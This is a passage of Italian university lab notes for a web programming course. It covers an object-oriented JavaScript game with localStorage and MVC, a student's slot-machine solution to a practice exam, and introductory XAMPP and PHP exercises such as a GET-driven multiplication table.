    createSpecialAbilityImages(document.getElementById('playgroundWrapper'));
    ```

- Gestione del tipo della preda in `createPrey`:

```
function createPrey(){
      […]
      // Attenzione alla probabilità richiesta, del 5%
      preyType = Math.floor(Math.random() + 0.05);
      if (preyType === 1)
            ballPreyTimeout = setTimeout(removePrey, 2000);
}
```

eseguo dopo due secondi la seguente funzione

```
function removePrey(){
      createPrey();
      drawPrey();
}
```

- Modifiche nella funzione explode per la gestione dell'abilità omonima

```
function explode(ev) {
      if (availableExplodeAbility <= 0)
            return;

      […]

      availableExplodeAbility--;
      updateSpecialAbilities();
}
```

Fermo subito l'esecuzione della funzione se ho già consumato il numero di possibilità disponibili. Se utilizzo una possibilità, quindi vado avanti, decremento il numero di possibilità rimaste ed eseguo la funzione updateSpecialAbilities

```
function updateSpecialAbilities(){
      var imageElements =
document.getElementById('specialAbilities').getElementsByTagName('img');

      var i = 0;
      for (; i < availableExplodeAbility; i++)
            imageElements[i].style.opacity = 1;

      for (; i <  imageElements.length; i++)
            imageElements[i].style.opacity = 0.3;

}
```

Col primo for rendo opache tante immagini quante le possibilità rimaste, col secondo for (che riprende la variabile i incrementata nel primo for) rendiamo quasi trasparenti le immagini rimanenti (le possibilità già consumate)

- Modifiche nella funzione `playerMoveHandler`

```
function playerMoveHandler(evt) {
     […]
     if (isPreyHit()) {
          // Tutto normale se il tipo di preda è quello classico
          if (preyType === 0)
                currentScore += lastTransparencyBallTime === -1 ? 1 : 2;
          else{
                // Resetto il timeout, quello che mi fa sparire la preda dopo due secondi
                clearTimeout(ballPreyTimeout);
                ballPreyTimeout = null;

                // Incremento di 5 lo score
                currentScore += 5;
```

```
                    // Se non ho già il massimo di possibilità per l'abilità
                       explode incremento
                    if (availableExplodeAbility < MAX_EXPLODE_COUNT)
                          availableExplodeAbility++;

                    // Solita funzione con cui aggiorniamo le immagini
                       poste in prossimità del playground
                    updateSpecialAbilities();
               }
               […]
          }
}
```

Versione 3

Per la parte rimanente mi limiterò a proporre, nelle pagine successive, le diapositive utilizzate. Il prof.Tesconi si è dedicato soprattutto alla lettura delle diapositive, che introducono alcuni concetti teorici molto importanti.

Si osservi, in particolare:

- L'adozione del `localStorage` per gestire il punteggio massimo (secondo le regole indicate)
- La possibilità, grazie alla programmazione ad oggetti, di poter gestire più aree di gioco all'interno della stessa pagina (senza programmazione ad oggetti questa cosa sarebbe IMPOSSIBILE)
- L'adozione del modello architetturale MVC (*ModelView-Controller*) nella programmazione ad oggetti.
- Il significato dell'attributo `this`, concepito in Javascript in modo diverso da come siamo abituati (ripensiamo al C++).

Rivisitazione gioco (ver. 3)

- Il codice è stato riprogettato e implementato ad oggetti.
- Funzionalità aggiuntive:
  - salvataggio del miglior punteggio
  - pulsante per resettare il miglior punteggio.

Laboratorio 5

Struttura del progetto:

- **root**:
  - index.html
  - **js**:
    - ball.js
    - game.js
    - gameStateFlag.js
    - player.js
    - playground.js
    - popup.js
    - prey.js
    - scoreStat.js
    - sketcher.js
    - util.js
  - css:
    - game.css
    - **img:**
      - contiene le immagini utilizzate dal CSS

LocalStorage

- Il salvataggio del miglior punteggio è ottenuto attraverso l'utilizzo della LocalStorage:
  - al caricamento della pagina viene controllato se è presente un punteggio all'interno della localStorage.
  - se presente, il punteggio viene utilizzato per impostare il valore Max-Score, altrimenti Max-Score viene inizializzato a 0.
  - ogni volta che il giocatore effettua un nuovo miglior punteggio, tale punteggio viene memorizzato all'interno della localStorage.
  - il pulsante permette di reimpostare a 0 il miglior punteggio.
  - Il miglior punteggio viene memorizzato nella local storage con la chiave '*game*'.

```
var GAME_ID = 'game'

function ScoreStat() {
        this.playCount = 1;
        this.bestScore = 0;
        this.currentScore = 0;

        this.load();
}

ScoreStat.prototype.updateScore =
        function(){
                if (this.bestScore < this.currentScore){
                        this.bestScore = this.currentScore;
                        this.save();
                }
                this.currentScore = 0;
                this.playCount++;
        }

ScoreStat.prototype.incrementScore =
        function(valueToAdd){
                this.currentScore += valueToAdd;
        }

ScoreStat.prototype.save =
        function(){
                if (!checkLocalStorageSupport())
                        return;

                window.localStorage.setItem(GAME_ID, this.bestScore);
        }

ScoreStat.prototype.load =
        function(){
                if (!checkLocalStorageSupport())
                        return;

                var bestScore = window.localStorage.getItem(GAME_ID);
                if (bestScore !== null)
                        this.bestScore = bestScore;
        }

function resetMaxScore(){
        if (!checkLocalStorageSupport())
                return;

        window.localStorage.setItem(GAME_ID, 0);
        location.reload();
}
```


Progettazione

- Prima di iniziare a scrivere il codice, è necessaria una fase di progettazione, in cui si devono:
  - identificare e definire delle *entità* (oggetti)
  - solitamente le *entità* sono dotate di una propria identità, nel senso che rappresentano un'astrazione di un determinato oggetto nel mondo reale o dello specifico problema da modellare
  - una volta identificate le *entità* è necessario individuare per ogni oggetto quali possano essere le caratteristiche o attributi (*property*) che si vogliono modellare, i *metodi* per poter interagire con l'oggetto stesso e le *relazioni* tra i vari oggetti.
- La definizione degli oggetti determina la flessibilità della nostra applicazione, in termini di modifiche da apportare al codice nel caso in cui si vogliano introdurre nuove funzionalità.

Oggetti

- *Player:* identifica l'entità giocatore, mantenendo durante il gioco le informazioni relative alla sua posizione (*point*) e alla sua dimensione (*radius*)
- *Prey:* identifica l'entità preda, mantenendo durante il gioco le informazioni relative alla sua posizione (*point*) e alla sua dimensione *(halfLength)*
- *Ball*: identifica l'entità nemico/malus, mantenendo durante il gioco le informazioni relative alla sua posizione (*point*), alla sua dimensione (*radius*), alla sua velocità di movimento (*stepX* e *step*Y) e al tipo (*type*).
- *Playground*: identifica il campo di gioco, mantenendo durante il gioco le informazioni relative alla sua larghezza (*width*) e altezza (*height*) e alla posizione all'interno della pagina (*offsetLeft*, *offsetTop*)

Oggetti

- *Game* definisce l'entità gioco e mantiene tutte le informazioni relative ad una determinata partita, ossia mantiene le informazioni relative allo stato di gioco. I metodi dell'oggetto modificano tale stato (punteggio, trasparenza degli elementi, timer, ecc) e determinano *quando* l'interfaccia grafica deve essere aggiornata. L'oggetto è una composizione di altri oggetti.
- *GameStateFlag* mantiene le informazioni relative allo stato di gioco. Più in particolare, sono presenti delle property che ci permettono di capire in che stato si trova la partita di gioco in corso (in pausa, in modalità trasparenza, ecc).
- *ScoreStat* mantiene le informazioni relative al punteggio di gioco (*currentScore, bestScore, playCount*).

Oggetti

- *Sketcher* definisce un'entità 'disegnatore' che si occupa di gestire l'interfaccia grafica del gioco.
- *Point* mantiene lo stato/coordinate di un determinato punto:
  - *x:* coordinata x
  - *y:* coordinata y
- Inoltre è presente un oggetto, *MathUtil*, che in modo simile all'oggetto globale *Math*, definisce dei metodi di utilità per il calcolo della distanza tra due punti qualsiasi:
  - *distance(point1, point2):* metodo che restituisce la distanza euclidea tra due punti.
  - *squareDistance(point1, point2):* metodo che restituisce il quadrato della distanza euclidea tra due punti.

Vantaggi e Svantaggi

- I vantaggi e gli svantaggi sono quelli tipici della programmazione ad oggetti
- Vantaggi:
  - fornisce un supporto naturale per la modellazione software, definendo delle corrispondenze tra gli oggetti software e gli oggetti del mondo reale o del problema astratto da modellare
  - permette una più facile gestione e manutenzione del codice, soprattutto per progetti di grandi dimensioni
  - favorisce la modularità e il riuso del codice
- Svantaggi:
  - overhead in termini di
    - tempo di esecuzione
    - memoria

Modello architetturale

- Analizzando la struttura o architettura del nostro codice possiamo identificare tre componenti principali:
  - Lo stato o **model** che mantiene le informazioni relative allo stato del gioco. Si pensi agli oggetti *GameStateFlag, ScoreStat, Player, Prey, Ball, Point* e *Playground*
  - La **view** che si occupa della gestione dell'interfaccia grafica e di *come* debba essere mostrata all'utente in base allo stato del gioco (modello) . Si pensi all'oggetto *Sketcher*.
  - Il **controller** che riceve i comandi dall'utente, modifica lo stato di gioco e determina *quando* l'interfaccia grafica deve essere aggiornata. Si pensi all'oggetto *Game*. In particolare, i suoi metodi definiscono la logica dell'applicazione.
- Questo modello architetturale prende il nome di **MVC** (**M**odel-**V**iew-**C**ontroller).


Function#bind

- Javascript non ha classi, ma oggetti e a differenza di altri linguaggi come C++, Java o C#, la keyword **this** è determinata interamente da *come la funzione è richiamata* e non da *dove la funzione è stata definita.*
- Questo non garantisce che quando la funzione sarà richiamata, la keyword **this** abbia effettivamente il valore che ci aspettiamo.
- Facciamo un esempio:
  - Prendiamo la linea di codice 14 del file game.js senza considerare il metodo *bind*

    playground.addEventListener('click', this.explode, false);
  - In questo caso stiamo associando all'evento di click dell'elemento playground (nel nostro caso l'elemento div, *HtmlDivElement*, con class='playground' che contiene graficamente il campo di gioco) la funzione *explode* dell'oggetto *Game.*

Function#bind

- Se eseguiamo il codice e proviamo a cliccare sul nostro campo di gioco, noteremo degli errori nella console Javascript del browser.



- In particolare, noteremo che tutte le property riferite tramite la keyoword **this** all'interno del metodo *explode* non sono definite.
- Infatti l'oggetto riferito da **this** è l'oggetto *HtmlDivElement* che ha generato l'evento di click.

Function#bind

- Per ovviare a questo problema è necessario utilizzare il metodo *bind* dell'oggetto *Function*:

  playground.addEventListener('click', this.explode.bind(this), false);

- Il metodo *bind* prende in ingresso un parametro permettendo di definire quale debba essere l'oggetto che deve essere riferito dalla property **this** quando la funzione verrà richiamata.
- Nel nostro caso passiamo come argomento della funzione proprio l'istanza dell'oggetto *Game*, ossia *this*.

- Si noti che il metodo *bind* è stato introdotto con le specifiche ECMA5 e quindi il suo corretto funzionamento non è garantito nei browser più datati o non conformi a tale standard.

Laboratorio 6 – Mercoledì 11/11/2020


Esercizio prova pratica 4/11/2020

- **Regole**:
  - Nominare il file html come COGNOMEMATRICOLA.HTML. Le parti CSS, Javascript e HTML vanno unite in un unico file .html.
  - Possiamo consultare il materiale fornito a lezione.
  - Possiamo consultare manuali
  - Abbiamo novanta minuti di tempo.
- Il testo della prova è disponibile poco più avanti.

- Ogni prova presenta delle foto di esempio di quanto va realizzato. Chiaramente non verremo penalizzati per una tonalità di colore diversa o per una differenza di px nelle dimensioni di un elemento.
- Contrariamente agli esami di Fondamenti di programmazione non dobbiamo capire una "struttura dati" particolare. Prendiamo ad esempio questa prova pratica: gli elementi della slot possono essere realizzati con input, con semplici div, con celle di una tabella. L'importante è realizzare un codice che esegue quanto detto nella traccia.

- Il codice fornito da Tesconi non funziona correttamente, quindi mi limiterò a farvi vedere la mia soluzione:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Slot machine</title>
  <style>
  #box {
    padding: 4px;
    background-color: lightgrey;
    text-align:center;
  }

  h1 {
    margin:0;
    margin-bottom:10px;
  }

  .cella {
    background-color:white;
    border:1px solid black;
    padding:15px;
    font-size:26px;
  }

  .colonna {
    display: inline-block;
    margin:10px;
  }
  </style>
</head>
<body onLoad="genera_slot()">
     <div id="box">
        <h1>Slot Machine</h1>
        <div id="area_slot">

        </div>
        <b>Puntata</b>: <input type="text" autofocus value="0" id="puntata">
€ <button id="avvio" onclick="avvio()">Avvia</button> <button disabled
id="stop" onclick="stop()">Stop</button>
    </div>
    <script type="text/javascript">
```



Attenzione agli eventi

Col primo array mi salvo i vari riferimenti alle celle della slot machine (i riferimenti ottenuti utilizzando la getElementById): questa cosa ci permetterà di modificare i colori in modo comodo e veloce

```
var array_elementi = new Array();
var array_operazioni = new Array();
var posizione_slot = new Array();

function genera_slot() {
   var area_slot = document.getElementById('area_slot');
   for(i = 0; i < 3; i++) {
      html = document.createElement('div');
      html.setAttribute('class', 'colonna');
      html.setAttribute('id', 'c' + i);
      array_elementi[i] = new Array();
      for(l = 0; l <= 9; l++) {
         array_elementi[i][l] = document.createElement('div');
         array_elementi[i][l].setAttribute('class', 'cella');
         array_elementi[i][l].setAttribute('id', 'c' + i + '_r' + l);
         array_elementi[i][l].append(l);

         html.appendChild(array_elementi[i][l]);
      }
      area_slot.appendChild(html);
   }
}

function avvio() {
   var input = document.getElementById('puntata');
   if(input.value < 0 || input.value > 100)
       return false;

   input.disabled = true;
   var bottone_avvio = document.getElementById('avvio');
   var bottone_stop = document.getElementById('stop');
   bottone_avvio.disabled = true;
   bottone_stop.disabled = false;

    for(i = 0; i < 3; i++) {
       posizione_slot[i] = Math.floor(Math.random()*10);
       velocita = Math.floor(Math.random()*5+1)*10 + 50;
       array_operazioni[i] = setInterval("cambiaSlot("+i+")", velocita);
    }
}

function cambiaSlot(colonna) {
   array_elementi[colonna][posizione_slot[colonna]].style.backgroundColor = 'white';
   posizione_slot[colonna] = (posizione_slot[colonna] + 1)%10;
   array_elementi[colonna][posizione_slot[colonna]].style.backgroundColor = 'red';
}

function finegioco() {
   var input = document.getElementById('puntata');
   if(posizione_slot[0] == posizione_slot[1] && posizione_slot[1] == posizione_slot[2])
       messaggio = 'Hai vinto ' + puntata*10 + ' €!';
   else
       messaggio = 'Hai perso!';
```

Inserisco colonne e celle della slot machine nell'HTML. Riempo l'array elementi nel corso della creazione.

Inverto lo status dei bottoni AVVIO e STOP oltre a rendere non modificabile l'input con la puntata

Per ogni colonna imposto il cambiamento periodico della cella colorata di rosso. Per ottenere la `velocità` calcolo un valore random compreso tra 0 e 5 (5 incluso, includo il 5 sommando 1 e arrotondando per difetto), moltiplico il valore random per 10 e sommo 50 (senza la somma otterrei un numero compreso tra 0 e 50). Ricordarsi che `Math.random()` non restituirà mai 1.

Utilizzo l'array `posizione_slot` per ricordarmi la posizione dell'elemento colorato di rosso. Ogni volta che eseguo la funzione coloro questo elemento di bianco, passo all'elemento successivo (della colonna) e coloro questo di rosso.

```
        var finestra = window.open("", "Finestra", "width=300,height=200");
        finestra.document.write("<!DOCTYPE
HTML><html><head><title>Risultato</title><style>body { text-align: center;
}</style></head><body><h1>" + messaggio + "</h1></body></html>");
        setTimeout(function() { finestra.close(); }, 5000);

        reset();
    }
```

Determino il messaggio da stampare (di vittoria o di sconfitta, apro la finestra e ne imposto la chiusura dopo 5000 millisecondi (5 secondi). Infine chiamo la funzione `reset`() per riportare la slot macchine allo stato

```
    function stop() {
```

Inverto lo status dei bottoni AVVIO e STOP oltre a rendere non modificabile l'input con la puntata

```
        var bottone_avvio = document.getElementById('avvio');
        var bottone_stop = document.getElementById('stop');
        bottone_avvio. disabled = false;
        bottone_stop.disabled = true;

        clearTimeout(array_operazioni[0]);
        setTimeout("clearTimeout(" + array_operazioni[1] + ")", 1000);
        setTimeout("clearTimeout(" + array_operazioni[2] + ")", 2000);
        setTimeout("finegioco()", 3000);
    }
```

Blocco subito l'esecuzione periodica della funzione `cambiaSlot`() nella prima colonna, la blocco nella seconda dopo 1 secondo e nella terza dopo 2 secondi. Dopo 3 secondi eseguo la funzione `finegioco`().

```
    function reset() {
        var input = document.getElementById('puntata');
        input.disabled = false;
        input.value = 0;

        array_elementi[0][posizione_slot[0]].style.backgroundColor = 'white';
        array_elementi[1][posizione_slot[1]].style.backgroundColor = 'white';
        array_elementi[2][posizione_slot[2]].style.backgroundColor = 'white';
    }
```

Rendo la puntata nuovamente modificabile e imposto il valore dell'input a 0. Concludo rendendo bianche le celle rimaste rosse nelle tre colonne.

```
   </script>
</body>
</html>
```

NOTE SULLO SVOLGIMENTO DELLA PROVA PRATICA:

- **NOMINARE IL FILE HTML COME COGNOMEMATRICOLA.HTML**
- **E' PERMESSO CONSULTARE IL MATERIALE FORNITO A LEZIONE**
- **E' PERMESSO CONSULTARE I MANUALI**
- **TEMPO A DISPOSIZIONE: 90 MINUTI**

Utilizzando il linguaggio HTML, i fogli di stile CSS e il linguaggio JavaScript realizzare un'applicazione Web che simuli una slot machine. L'interfaccia dell'applicazione, mostrata nelle figure in basso, ha tre colonne di caselle che contengono le cifre da 0 a 9, un campo dove inserire la puntata (al massimo 100 Euro) e due bottoni, uno ("Avvia") per avviare la rotazione e uno ("Ferma") per fermarla (Fig. 1). Quando viene premuto il bottone "Avvia", la rotazione ha inizio solo se la puntata è stata inserita ed è valida (maggiore di zero e minore di 100); altrimenti viene chiesto all'utente di modificare la puntata. Il bottone "Avvia" viene quindi disabilitato. L'effetto della rotazione è creato dal cambiare dall'alto verso il basso lo sfondo delle caselle da bianco a rosso ad intervalli regolari compresi da 50 e 100 millisecondi (Fig. 2). L'intervallo e conseguentemente la velocità di traslazione dello sfondo rosso tra le caselle, e la cifra da cui partire vengono scelti casualmente per ognuna delle colonne quando viene premuto il bottone "Avvia". Quando viene premuto il bottone "Ferma", viene fermata prima la rotazione della prima colonna, poi quella della seconda dopo un secondo e infine quella della terza dopo un ulteriore secondo. Quindi, viene aperta una finestra, con il messaggio "Hai vinto" e la puntata moltiplicata per 10, se le tre cifre con sfondo rosso sono uguali, altrimenti con il messaggio "Hai perso" (Fig. 3). La finestra rimane aperta per 5 secondi, quindi viene richiusa e il gioco torna alla sua situazione iniziale (Fig. 1). Per verificare il funzionamento dell'applicazione in caso di vincita, si inizializzino gli intervalli di tempo che determinano la velocità di rotazione delle cifre con lo stesso valore uguale a 100 e si posizioni lo sfondo rosso sulla cifra 0 per tutte le colonne.
Inserire le parti css, javascript, e html in un solo file html, nominato come *CognomeMatricola.html*.




Fig. 1




Fig. 2





Fig. 3

Laboratorio 7 – Mercoledì 18/11/2020


- A partire da questa lezione sarà necessario utilizzare quanto presente nel pacchetto All-in-one.

- Il programma fondamentale da eseguire ogni volta che dobbiamo lavorare è **XAMPP**.




Con l'attivazione del server Apache (sulla porta 80) simuleremo il protocollo HTTP, ovvero la connessione client-server (in questo caso client e server coincidono, il server è *localhost*). L'attivazione di Apache permette anche di eseguire PHP in locale.

- Abbiamo già visto che il pacchetto *All-in-one* offre due browser *portable*: in entrambi troviamo un certo segnalibro




Cliccandolo potremo accedere alla root



Osservazione: noi vediamo la lista dei documenti poiché non è presente un file `index.html` o un file `index.php` nella root. Chiaramente una lista del genere non dovrebbe mai essere resa visibile in un sito pubblico (*gli hacker festeggiano*, cit.)

Come possiamo collocare documenti nel nostro server locale? Attraverso il collegamento `www` nella cartella pweb.




- Proviamo il file `test.php`, che offre una sintesi di quanto installato sul nostro server Apache, in particolare riguardo il PHP. È consigliato visitare questo file ogni volta che dobbiamo lavorare in PHP: possiamo vedere la versione di PHP (in questo corso utilizzeremo PHP5), costanti con il loro valore, DOM, mysqli, codifiche hash disponibili….

PHP Version 5.5.15

System	Windows NT LAPTOP-2CHPPJP4 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Jul 23 2014 14:58:09
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\pweb\tools\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files	(none)

Architettura Client/Server



- È fondamentale tenere a mente quando si programma come e dove vengono eseguiti i nostri codici.
- La parte server è gestita da XAMPP (ribadisco, noi simuliamo un server), la parte client dal nostro browser.
- Il client fa richieste HTTP verso un server, il server risponde col relativo codice.
- Il codice PHP viene eseguito sul lato server, che produce (al di la dell'estensione) un codice HTML!!! Il client otterrà in risposta un codice HTML (la pagina da caricare) con relativo CSS e JS.
- Il server si limita a restituire il codice JS e CSS: ci pensa il browser a gestire questi due linguaggi (linguaggi standardizzati con differenze minime tra i principali browser).

var_dump

- Introduciamo la funzione `var_dump` con cui possiamo stampare in modo esplicito il contenuto di una variabile. Possiamo vedere il tipo di variabile, la lunghezza della variabile e il suo contenuto.
  `string(5) "prova"`

- Adesso la cosa può risultare insignificante, ma vedremo come `var_dump` sia VITALE quando lavoreremo su array di dimensione elevata. Se ponete il seguente codice

```
echo '<pre>';
var_dump($variabile);
echo '</pre>';
```

Stamperemo l'array in modo ordinato visualizzando i vari elementi dell'array, le proprietà, ed eventuali subarrays.

Esercizio della tavola pitagorica

- Scrivere un'applicazione PHP che disegna una tavola pitagorica[1] grande `NxN`.

- Versione con valore `N` fisso

```
<!DOCTYPE html>
<html>
<body>
   <h1>Tavola Pitagorica</h1>
   <table border = "1">
      <?php
      for ($i = 1; $i <= 10; $i++) {

         print "<tr>";
         for ($j = 1; $j <= 10; $j++) {
            $r = $i*$j;
            print "<td>".$r."</td>";
         }
         print "</tr>";
      }
      ?>
   </table>
</body>
</html>
```

Tavola Pitagorica

$i	$j 1	2	3	4	5	6	7	8	9	10
1	1	2	3	4	5	6	7	8	9	10
2	2	4	6	8	10	12	14	16	18	20
3	3	6	9	12	15	18	21	24	27	30
4	4	8	12	16	20	24	28	32	36	40
5	5	10	15	20	25	30	35	40	45	50
6	6	12	18	24	30	36	42	48	54	60
7	7	14	21	28	35	42	49	56	63	70
8	8	16	24	32	40	48	56	64	72	80
9	9	18	27	36	45	54	63	72	81	90
10	10	20	30	40	50	60	70	80	90	100

Esempio

```
$r=6*8=48

print "<td>48</td>";
```

- Versione con valore `N` indicato da noi (metodo `GET`). Servono due file: un file PHP che restituisce la tavola pitagorica e un file html con cui noi indichiamo `N`.
  - `index.html`

```
<!DOCTYPE html>
<html>
<body>
   <h1>Tavola Pitagorica</h1>
   <form action="tavola.php">
      N: <input type="text" name="N">
      <input type="submit">
   </form>
</body>
</html>
```

Tavola Pitagorica

N: Genera

  - `tavola.php` (con la sottomissione della form sarà aperta la pagina `tavola.php?N=numero`)

```
<!DOCTYPE html>
<html>
<body>
   <h1>Tavola Pitagorica</h1>
   <table border = "1">
      <?php
      $N = $_GET['N'];
      for ($i = 1; $i <= $N; $i++) {
         print "<tr>";
```

Unica differenza: nelle condizioni dei due `for` abbiamo sostituito la costante 10 con la variabile `$N`

Il valore di `$N` è ottenuto dall'array associativo `$_GET`


[1] Una **tavola pitagorica** è una matrice di numeri naturali dove ciascun elemento di posizione i, j consiste nel prodotto $i \cdot j$

```
            for ($j = 1; $j <= $N; $j++) {
               $r = $i*$j;
               print "<td>".$r."</td>";
            }
            print "</tr>";
         }
         ?>
      </table>
   </body>
   </html>
```

Per avere un'idea più chiara eseguite il seguente codice:

```
echo '<pre>';
